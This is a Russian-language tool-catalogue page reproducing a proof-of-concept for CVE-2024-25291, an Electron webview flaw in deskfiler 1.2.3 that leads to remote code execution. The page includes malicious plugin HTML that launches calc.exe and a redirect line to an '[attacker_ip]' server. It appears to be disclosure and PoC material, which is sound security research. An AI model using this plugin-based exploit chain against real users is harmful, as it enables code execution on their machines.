
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-25291 — Эксплойт открытого перенаправления deskfiler 1.2.3 | Kitploit

Инструменты/GitHubGitHub/eqstlab/cve-2024-25291
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubeqstlab/cve-2024-25291

CVE-2024-25291

Эксплойт открытого перенаправления deskfiler 1.2.3

Репозиторий
212 лет назадЕщё не проверено
Поделиться

DeskFiler RCE

A Proof-Of-Concept for CVE-2024-25291 vulnerability.

deskfiler - 1.2.3 allows Electron webview in application, with resultant remote code In this repository there is an example vulnerable application and proof-of-concept (POC) exploit of it.

As a PoC there is a python file that automates the process.

1. Обзор уязвимости:

  • Предмет уязвимости: Open Redirect через RCE
  • Версия уязвимости: deskfiler-1.2.3
  • Проявление проблемы: Electron Webview
  • Тип атаки: Удалённое выполнение кода
  • Векторы атаки: Для эксплуатации уязвимости кто-то должен открыть плагин.
  • Зарезервированный номер CVE: CVE-2024-25291

2. Причина уязвимости:

  • Пояснение эксплуатации

    • В определённом разделе приложения был подтверждён раздел, обращающийся к внешней ссылке через Webview внутри electron. Следовательно, через это возможно добиться RCE путём подключения к серверу атакующего

Proof-of-concept (POC)

  • Шаг 1) Подготовьте сервер атакующего и создайте вредоносный плагин.
<html>
 <head>
 <title>jruru</title>
 </head>
 <body>
 <script>
 const { shell } = require('electron');
 shell.openExternal('file:C:/Windows/System32/calc.exe');
 </script>
 </body>
 </html>

※ Если вы хотите быстро проверить это, создайте сервер на ПК атакующего с помощью следующего кода.

$ python -m http.server 80

Примечание: ※ В данном случае предполагается, что плагин создан атакующим и представляет собой обычный плагин с добавленным кодом, который позволяет обратиться к серверу атакующего. Для простого тестирования был выбран BareBone deskfiler1

Затем добавьте следующий код в файл index.js в пути к папке BareBone.

window.location='http://[attacker_ip]/hack.html'

  • Шаг 2) На сервере жертвы запустите Deskfiler и установите плагин BareBone через «Add new plugin». deskfiler2

deskfiler3


3. Дополнительная информация

В этом PoC мы использовали плагин; однако мы полагаем, что при использовании альтернативных векторов атаки возможно достижение удалённого выполнения кода (RCE) независимо. Кроме того, при наличии серверных уязвимостей, таких как Stored XSS, Reflected XSS, RCE также считается осуществимой.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →